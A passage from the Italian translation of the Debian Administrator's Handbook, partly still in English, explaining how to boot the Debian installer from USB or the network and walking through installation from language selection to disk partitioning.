➨ `http://www.debian.org/CD/index.html`

4.1.2. Avviare da una chiavetta USB

Poiché la maggior parte dei computer sono in grado di fare il boot da dispositivi USB, è possibile installare Debian anche da una chiavetta USB (questo non è altro che un piccolo disco di memoria flash).

Il manuale di installazione spiega come creare una chiavetta USB che contiene il `debian-installer`. La procedura è molto semplice poichè le immagini ISO per le architetture i386 e amd64 sono immagini ibride che permettono l'avvio sia da CD-ROM che da chiavetta USB.

You must first identify the device name of the USB key (ex: /dev/sdb); the simplest means to do this is to check the messages issued by the kernel using the `dmesg` command. Then you must copy the previously downloaded ISO image (for example debian-9.0.0-amd64-netinst.iso)

with the command `cat debian-9.0.0-amd64-netinst.iso >/dev/sdb; sync`. This command requires administrator rights, since it accesses the USB key directly and blindly erases its content.

Una spiegazione più dettagliata è disponibile nel manuale di installazione. Tra le altre cose, descrive un metodo alternativo di preparare una chiavetta USB, più complesso, ma che permette di personalizzare le opzioni predefinite d'installazione (quelle specificate nella riga di comando del kernel).

➨ `http://www.debian.org/releases/stable/amd64/ch04s03.html`

4.1.3. Installazione tramite l'avvio da rete

Molti BIOS permettono l'avvio direttamente dalla rete, scaricando un kernel e un'immagine minimale del file system. Questo metodo (che ha diversi nomi, come PXE o TFTP boot) può essere un salvavita se il computer non dispone di un lettore CD-ROM, o se il BIOS non prevede l'avvio da tali supporti.

Questo metodo di installazione funziona in due fasi. In primo luogo, durante l'avvio del computer, il BIOS (o la scheda di rete) manda una richiesta BOOTP/DHCP per acquisire automaticamente un indirizzo IP. Quando un server BOOTP o DHCP restituisce una risposta, include il nome di file e le impostazioni di rete. Dopo aver configurato la rete, il computer client invia la richiesta TFTP (Trivial File Transfer Protocol) per il file il cui nome è stato indicato in precedenza. Una volta che questo file viene acquisito, viene eseguito come se si trattasse di un bootloader. Questo lancia il programma di installazione di Debian, che viene eseguito come se fosse stato lanciato dal disco rigido, da un CD-ROM o da una chiavetta USB.

Tutti i dettagli di questo metodo sono disponibili nella guida d'installazione (sezione «Preparazione dei file per l'avvio TFTP da rete»).

➨ `http://www.debian.org/releases/stable/amd64/ch05s01.html#boot-tftp`

➨ `http://www.debian.org/releases/stable/amd64/ch04s05.html`

4.1.4. Altri metodi d'installazione

When we have to deploy customized installations for a large number of computers, we generally choose an automated rather than a manual installation method. Depending on the situation and the complexity of the installations to be made, we can use FAI (Fully Automatic Installer, described in Sezione 12.3.1, «Fully Automatic Installer (FAI)» [359]), or even a customized installation DVD with preseeding (see Sezione 12.3.2, «Preimpostare Debian-Installer» [360]).

4.2. Installazione, passo passo

4.2.1. Avviare e eseguire il programma d'installazione

Una volta che il BIOS ha iniziato la fase di avvio dal CD o DVD-ROM, compare il menu del bootloader Isolinux. In questa fase, il kernel Linux non è ancora caricato, questo menu consente di scegliere il kernel da avviare e inserire i parametri possibili passargli.

For a standard installation, you only need to choose "Install" or "Graphical install" (with the arrow keys), then press the Enter key to initiate the remainder of the installation process. If the DVD-ROM is a "Multi-arch" disk, and the machine has an Intel or AMD 64 bit processor, those menu options enable the installation of the 64 bit variant (*amd64*) and the installation of the 32 bit variant remains available in a dedicated sub-menu ("32-bit install options"). If you have a 32 bit processor, you don't get a choice and the menu entries install the 32 bit variant (*i386*).

APPROFONDIMENTI

32 o 64 bit?

La differenza fondamentale tra i sistemi a 32 ed a 64 bit è la dimensione degli indirizzi di memoria. In teoria, un sistema a 32 bit non può lavorare con più di 4 GB di RAM (2^{32} byte). In pratica, è possibile aggirare questa limitazione utilizzando la variante del kernel `686-pae`, fintanto che il processore gestisce il PAE (Physical Address Extension). Utilizzarlo, tuttavia, ha una notevole influenza sulle prestazioni del sistema. Per questo motivo è utile utilizzare la modalità a 64 bit su un server con una grande quantità di RAM.

Per un computer d'ufficio (dove una differenza di pochi punti percentuali in termini di prestazioni è trascurabile), è necessario tenere a mente che alcuni programmi proprietari non sono disponibili in versioni a 64 bit (come Skype per esempio). È tecnicamente possibile farli funzionare su sistemi a 64 bit, ma è necessario installare le versioni a 32 bit di tutte le librerie necessarie (si veda Sezione 5.4.5, «Supporto Multi-Arch» [99]), e a volte è necessario utilizzare i comandi `setarch` o `linux32` (nel pacchetto *util-linux*) per ingannare le applicazioni sulla natura del sistema.

IN PRATICA

Installazione affiancando un sistema Windows già esistente

Se nel computer è già presente Windows, non è necessario eliminare il sistema per installare Debian. Si possono avere entrambi i sistemi contemporaneamente, ognuno installato su un disco o su una partizione differente, e scegliere quale far partire quando si avvia il computer. Questa configurazione è spesso chiamata «dual boot» e il sistema di installazione di Debian può configurare quest'opzione. Questa operazione viene eseguita durante la fase di partizionamento del disco rigido e durante la configurazione del bootloader (vedi i riquadri « Riduzione di una partizione Windows» [64] and « Bootloader e dual boot» [70]).

Se si ha già un sistema Windows funzionante, si può anche fare a meno del CD-ROM di ripristino; Debian fornisce un programma Windows che scarica un programma d'installazione di Debian leggero e lo configura sul disco rigido. In questo modo è sufficiente riavviare il computer e scegliere tra il normale avvio di Windows o l'avvio del programma di installazione. È inoltre possibile trovarlo su un sito web dedicato con un nome piuttosto esplicito...

- `http://ftp.debian.org/debian/tools/win32-loader/stable/`
- `http://www.goodbye-microsoft.com/`

FONDAMENTALI

Bootloader

Il bootloader è un programma a basso livello che è responsabile dell'avvio del kernel Linux, subito dopo che il BIOS gli ha ceduto il controllo. Per gestire questo compito, deve essere in grado di individuare sul disco il kernel Linux per l'avvio. Sulle architetture i386 e amd64, i due programmi più utilizzati per eseguire questa operazione sono LILO, il più vecchio dei due, e GRUB, la soluzione più moderna che lo sostituisce. Isolinux e Syslinux sono alternative utilizzate frequentemente per l'avvio da supporti rimovibili.

Ogni voce di menu nasconde una specifica riga di comando di avvio, che può essere configurata in base alle esigenze premendo il tasto TAB prima di convalidare l'avvio. La voce del menu «Help» visualizza la vecchia interfaccia a riga di comando, dove i tasti da F1 a F10 visualizzano diverse schermate di aiuto, andando nel dettaglio delle varie opzioni disponibili al prompt. Si avrà raramente la necessità di utilizzare queste opzioni, se non in casi molto specifici.

La modalità «expert» (accessibile dal menu «Advanced options») abilita, nel dettaglio, tutte le opzioni possibili nel processo d'installazione e consente di spostarsi tra le varie fasi senza che vengano obbligatoriamente eseguite in sequenza. Attenzione, questa modalità molto dettagliata può essere fonte di confusione a causa della moltitudine di opzioni di configurazione che offre.




Figura 4.1 *Schermata di avvio*

Once booted, the installation program guides you step by step throughout the process. This section presents each of these steps in detail. Here we follow the process of an installation from an amd64 DVD-ROM (more specifically, the rc3 version of the installer for Stretch); *netinst* installations, as well as the final release of the installer, may look slightly different. We will also address installation in graphical mode, but the only difference from "classic" (text-mode) installation is in the visual appearance.

4.2.2. Selezione della lingua

Il programma d'installazione utilizza inizialmente la lingua inglese, ma il primo passo è quello che permette all'utente di scegliere la lingua che verrà utilizzata nel resto del processo. Scegliendo il francese, per esempio, si avrà l'intero processo di installazione interamente tradotto in francese (e un sistema configurato in francese come risultato). Questa scelta è utilizzata anche per definire scelte predefinite più rilevanti nelle fasi successive (in particolare la mappatura della tastiera).

FONDAMENTALI

Navigazione con la tastiera

Alcuni passaggi del processo d'installazione richiedono l'immissione di informazioni. Queste schermate hanno diverse aree che possono «avere il focus» (aree di inserimento testo, caselle di selezione, elenchi di opzioni, pulsanti OK e Annulla), e il tasto TAB consente di passare alle diverse aree.

Nella modalità grafica, è possibile utilizzare il mouse, come si farebbe normalmente su un ambiente desktop grafico installato.




Figura 4.2 *Selezione della lingua*

4.2.3. Selezione della nazione

Il secondo passo consiste nella scelta del paese. Insieme alla lingua, questa informazione consente al programma di proporre la mappatura della tastiera più indicata. Questo influenzerà anche la configurazione del fuso orario. Negli Stati Uniti, viene suggerita una tastiera QWERTY standard e una lista di fusi orari appropriati.




Figura 4.3 *Selezione della nazione*

4.2.4. Selezione della mappatura della tastiera

La tastiera suggerita «Inglese (Stati Uniti)» corrisponde, di solito, alla mappatura QWERTY.




Figura 4.4 *Scelta della tastiera*

4.2.5. Rilevamento hardware

Questo passaggio, nella stragrande maggioranza dei casi, è completamente automatico. Il programma d'installazione rileva l'hardware, e cerca di identificare il lettore CD-ROM utilizzato per accedere ai suoi contenuti. Carica i moduli corrispondenti ai vari componenti hardware rilevati, e poi «monta» il CD-ROM per leggerlo. I passaggi precedenti sono completamente contenuti

nell'immagine di avvio inclusa nel CD, un file di dimensione limitata caricato in memoria dal BIOS durante l'avvio dal CD.

Il programma d'installazione funziona con la maggior parte delle unità, soprattutto periferiche standard ATAPI (a volte chiamate IDE e EIDE). Tuttavia, se non dovesse funzionare il rilevamento del lettore CD-ROM, il programma d'installazione offre la possibilità di caricare un modulo del kernel (per esempio da una chiavetta USB) corrispondente al driver del CD-ROM.

4.2.6. Caricamento dei componenti

Ora che il contenuto del CD è disponibile, il programma di installazione carica tutti i file necessari per continuare il suo lavoro. Questo comprende i driver aggiuntivi per l'hardware rimanente (in particolare la scheda di rete), nonché tutti i componenti del programma di installazione.

4.2.7. Rilevamento dell'hardware di rete

Questo passaggio automatico tenta di individuare la scheda di rete e caricare il modulo corrispondente. Se il rilevamento automatico non riesce, è possibile selezionare manualmente il modulo da caricare. Se non funziona nessun modulo, è possibile caricare un modulo specifico da un dispositivo rimovibile. Quest'ultima soluzione di solito è necessaria solo se il driver appropriato non è incluso nel kernel standard di Linux, ma disponibile altrove, come nel sito web del produttore.

Per le installazioni *netinst*, questo passaggio deve essere obbligatoriamente concluso con successo, dato che i pacchetti Debian devono essere scaricati dalla rete.

4.2.8. Configurazione della rete

Il programma d'installazione cerca di automatizzare il più possibile l'intero processo d'installazione, quindi tenta una configurazione automatica della rete tramite DHCP (per IPv4) e IPv6 network discovery. Se non funziona, vengono proposte più scelte: provare di nuovo con la configurazione DHCP normale, provare con DHCP dichiarando il nome della macchina, oppure impostare una configurazione statica della rete.

Quest'ultima opzione richiede un indirizzo IP, una maschera di rete, un indirizzo IP per un possibile gateway, il nome della macchina e un nome di dominio.

SUGGERIMENTO

Configurazione senza DHCP

Se la rete locale è dotata di un server DHCP che non si desidera utilizzare, perché si preferisce definire un indirizzo IP statico per la macchina durante l'installazione, è possibile aggiungere l'opzione **`netcfg/use_dhcp=false`** all'avvio dal CD-ROM. Basta andare nella voce di menu desiderata premendo il tasto TAB e aggiungere l'opzione desiderata prima di premere il tasto Invio.

ATTENZIONE

Non si improvvisi

Molte reti locali si basano sul presupposto che ci si può fidare di tutte le macchine collegate, in questo modo una configurazione inadeguata di un singolo computer spesso può disturbare l'intera rete. È consigliato quindi consultarsi con l'amministratore di rete per la configurazione corretta (ad esempio, l'indirizzo IP, la maschera di rete e l'indirizzo di broadcast) prima di collegare qualsiasi macchina alla rete.

4.2.9. Password dell'amministratore

L'account del super-utente root, riservato all'amministratore della macchina, è creato automaticamente durante l'installazione; questo è il motivo per cui viene richiesta una password. Il programma di installazione chiede anche una conferma della password per evitare qualsiasi errore di immissione, che sarebbe poi difficile da correggere in seguito.




Figura 4.5 *Password dell'amministratore*

SICUREZZA

Password dell'amministratore

La password dell'utente root deve essere lunga (8 o più caratteri) e impossibile da indovinare. Infatti, qualsiasi computer (ed a maggior ragione i server) connesso a Internet è regolarmente bersagliato da tentativi automatici di connessione con le password più comuni. A volte può anche essere soggetto ad attacchi con dizionario, in cui vengono provate password con molte combinazioni di parole e numeri. È buona norma evitare di utilizzare nomi di familiari, date di nascita, ecc.: molti dei vostri colleghi potrebbero esserne a conoscenza, e raramente si vuole dar loro libero accesso al computer in questione.

Queste considerazioni valgono anche per le password degli altri utenti, ma le conseguenze di un account compromesso sono meno pesanti per gli utenti senza diritti di amministrazione.

Se non si è ispirati, si possono utilizzare i generatori di password, come ad esempio pwgen (nel pacchetto con lo stesso nome).

4.2.10. Creazione del primo utente

Debian impone la creazione di un account utente standard in modo che l'amministratore non prenda la cattiva abitudine di lavorare come root. Questa precauzione limita i danni causati dall'errore umano, in quanto tutte le attività vengono eseguite con il minimo dei diritti richiesti. Per questo motivo il programma d'installazione chiederà il nome completo di questo primo utente, il nome utente e la password (due volte, per evitare gli errori di battitura).




Figura 4.6 *Nome del primo utente*

4.2.11. Configurazione dell'orologio

Se la rete è disponibile, l'orologio interno del sistema sarà aggiornato (solo la prima volta) da un server NTP. In questo modo l'ora dei log sarà corretta dal primo avvio. Se si vuole rimanere costantemente con un orario sincronizzato, deve essere impostato un demone NTP dopo l'installazione iniziale (vedere la Sezione 8.9.2, «Sincronizzazione del tempo» [180]).

4.2.12. Rilevamento dei dischi e degli altri dispositivi

Questo passaggio rileva automaticamente i dischi rigidi sui quali può essere installata Debian. Questo verrà trattato nel prossimo passaggio: il partizionamento.

4.2.13. Avviare lo strumento di partizionamento

CULTURA

Utilizzo del partizionamento

Il partizionamento è un passaggio fondamentale dell'installazione e consiste nel dividere lo spazio disponibile sul disco rigido (ognuna di queste suddivisioni viene chiamata «partizione») a seconda dei dati che devono essere memorizzati e dall'uso a cui è destinato il computer. Questa fase include anche la scelta dei file system da utilizzare. Tutte queste decisioni influenzeranno le prestazioni, la sicurezza dei dati e più in generale l'amministrazione del server.

La fase di partizionamento è di norma un po' ostica per i nuovi utenti. È infatti necessario definire le varie porzioni dei dischi (o «partizioni») su cui verranno memorizzati i file system Linux e la memoria virtuale (swap). Questo compito è complicato se è già presente un altro sistema operativo che si desidera mantenere. Si dovrà fare attenzione a non modificare le sue partizioni (o di ridimensionarle senza causare danni).

Fortunatamente, il programma di partizionamento dispone di una modalità «guidata», che consiglia le partizioni da fare; nella maggior parte dei casi, si può semplicemente accettare i suggerimenti del programma.




Figura 4.7 *Scelta della modalità di partizionamento*

The first screen in the partitioning tool offers the choice of using an entire hard drive to create various partitions. For a (new) computer which will solely use Linux, this option is clearly the simplest, and you can choose the option "Guided - use entire disk". If the computer has two hard drives for two operating systems, setting one drive for each is also a solution that can facilitate partitioning. In both of these cases, the next screen offers to choose the disk where Linux will be installed by selecting the corresponding entry (for example, "SCSI3 (0,0,0) (sda) - 17.2 GB ATA VBOX HARDDISK"). You then start guided partitioning.




Figura 4.8 *Disco da utilizzare per il partizionamento guidato*

Con il partizionamento guidato è possibile impostare anche i volumi logici LVM invece delle partizioni (vedere sotto). Dato che il resto dell'operazione è identico, non verrà descritta (in dettaglio) l'opzione «Guidato - usa l'intero disco e imposta LVM» (cifrato o no).

In altri casi, quando Linux deve funzionare insieme ad altre partizioni già esistenti, è necessario scegliere il partizionamento manuale.

Partizionamento guidato

Il programma di partizionamento guidato offre tre metodi di partizionamento, che corrispondono a utilizzi diversi.




Figura 4.9 *Partizionamento guidato*

Il primo metodo si chiama «Tutti i file in una partizione». L'intero albero del sistema Linux è memorizzato in un singolo file system, corrispondente alla directory radice `/`. Questo partizionamento semplice e robusto si adatta perfettamente per i sistemi personali o a singolo utente. Per la verità, verranno create due partizioni: la prima ospiterà l'intero sistema, la seconda la memoria virtuale (swap).

Il secondo metodo, «Partizione `/home/` separata», è simile al primo, ma divide in due la gerarchia dei file: la prima partizione conterrà il sistema Linux (`/`), la seconda le «directory home» (ovvero i dati dell'utente, file e sottodirectory in `/home/`).

L'ultimo metodo di partizionamento, «Partizioni `/home`, `/var` e `/tmp` separate», è adatto per i server e per i sistemi multi utente. Divide la gerarchia dei file in molte partizioni: oltre alla partizione radice (`/`) e alla partizione dedicata agli account utente (`/home/`), ha anche partizioni per i dati di programmi server (`/var/`) e per i file temporanei (`/tmp/`). Queste divisioni hanno diversi vantaggi. Ad esempio, gli utenti non posso bloccare il server riempiendo tutto lo spazio disponibile nel disco (possono solo riempire le directory `/tmp/` e `/home/`). I dati dei demoni (specialmente i log) non possono intasare il resto del sistema.

FONDAMENTALI

Scelta del file system

A filesystem defines the way in which data is organized on the hard drive. Each existing filesystem has its merits and limitations. Some are more robust, others more effective: if you know your needs well, choosing the most appropriate filesystem is possible. Various comparisons have already been made; it seems that *ReiserFS* is particularly efficient for reading many small files; *XFS*, in turn, works faster with large files. *Ext4*, the default filesystem for Debian, is a good compromise, based on the three previous versions of filesystems historically used in Linux (*ext*, *ext2* and *ext3*). *Ext4* overcomes certain limitations of *ext3* and is particularly appropriate for very large capacity hard drives. Another option would be to experiment with the

very promising *btrfs*, which includes numerous features that require, to this day, the use of LVM and/or RAID.

Un file system «con journal» (come ad esempio *ext3*, *ext4*, *btrfs*, *reiserfs* o *xfs*) prevede accorgimenti speciali per permettere di ritornare ad uno stato precedente coerente, dopo una brusca interruzione, senza un'analisi completa dell'intero disco (come succedeva per *ext2*). Questa funzionalità viene realizzata compilando un diario («journal») che descrive le operazioni da fare prima di eseguirle effettivamente. In questo modo se un'operazione viene interrotta, sarà possibile fare un «replay» dal diario. Se invece si verifica un'interruzione durante l'aggiornamento del diario l'ultima modifica richiesta viene semplicemente ignorata, i dati scritti potrebbero essere persi, ma dal momento che i dati sul disco non sono cambiati, rimangono coerenti. Si tratta di un meccanismo transazionale applicato al file system.

Dopo aver scelto il tipo di partizione, il programma propone un suggerimento e lo mostra sullo schermo, l'utente può modificarlo se necessario. In particolare è possibile scegliere un altro file system se la scelta standard (*ext4*) non è appropriata. Nella maggior parte dei casi il partizionamento proposto è la scelta più ragionevole e può essere accettata selezionando l'opzione «Terminare il partizionamento e scrivere i cambiamenti sul disco».




Figura 4.10 *Convalida del partizionamento*

Partizionamento manuale

Il partizionamento manuale permette una maggiore flessibilità, consentendo all'utente di scegliere lo scopo e la dimensione di ogni partizione. Inoltre, questa modalità è l'unica strada se si vuole utilizzare il RAID software.

IN PRATICA

Riduzione di una partizione Windows

Per installare Debian insieme ad un altro sistema operativo (Windows o altro), è necessario disporre di spazio su disco, non utilizzato da un altro sistema, per poter creare le partizioni dedicate a Debian. Nella maggior parte dei casi, questo significa ridurre la partizione di Windows e riutilizzare lo spazio liberato.

Il programma di installazione di Debian permette questa operazione quando si utilizza la modalità per il partizionamento manuale. È necessario solamente scegliere la partizione di Windows e inserire la sua nuova dimensione (funziona sia con partizioni FAT che NTFS).

La prima schermata visualizza i dischi disponibili, le loro partizioni e lo spazio libero che non è stato ancora partizionato. È possibile selezionare ogni elemento visualizzato, premendo il tasto Invio verrà presentato un elenco di azioni possibili.

È possibile cancellare tutte le partizioni su un disco selezionandolo.

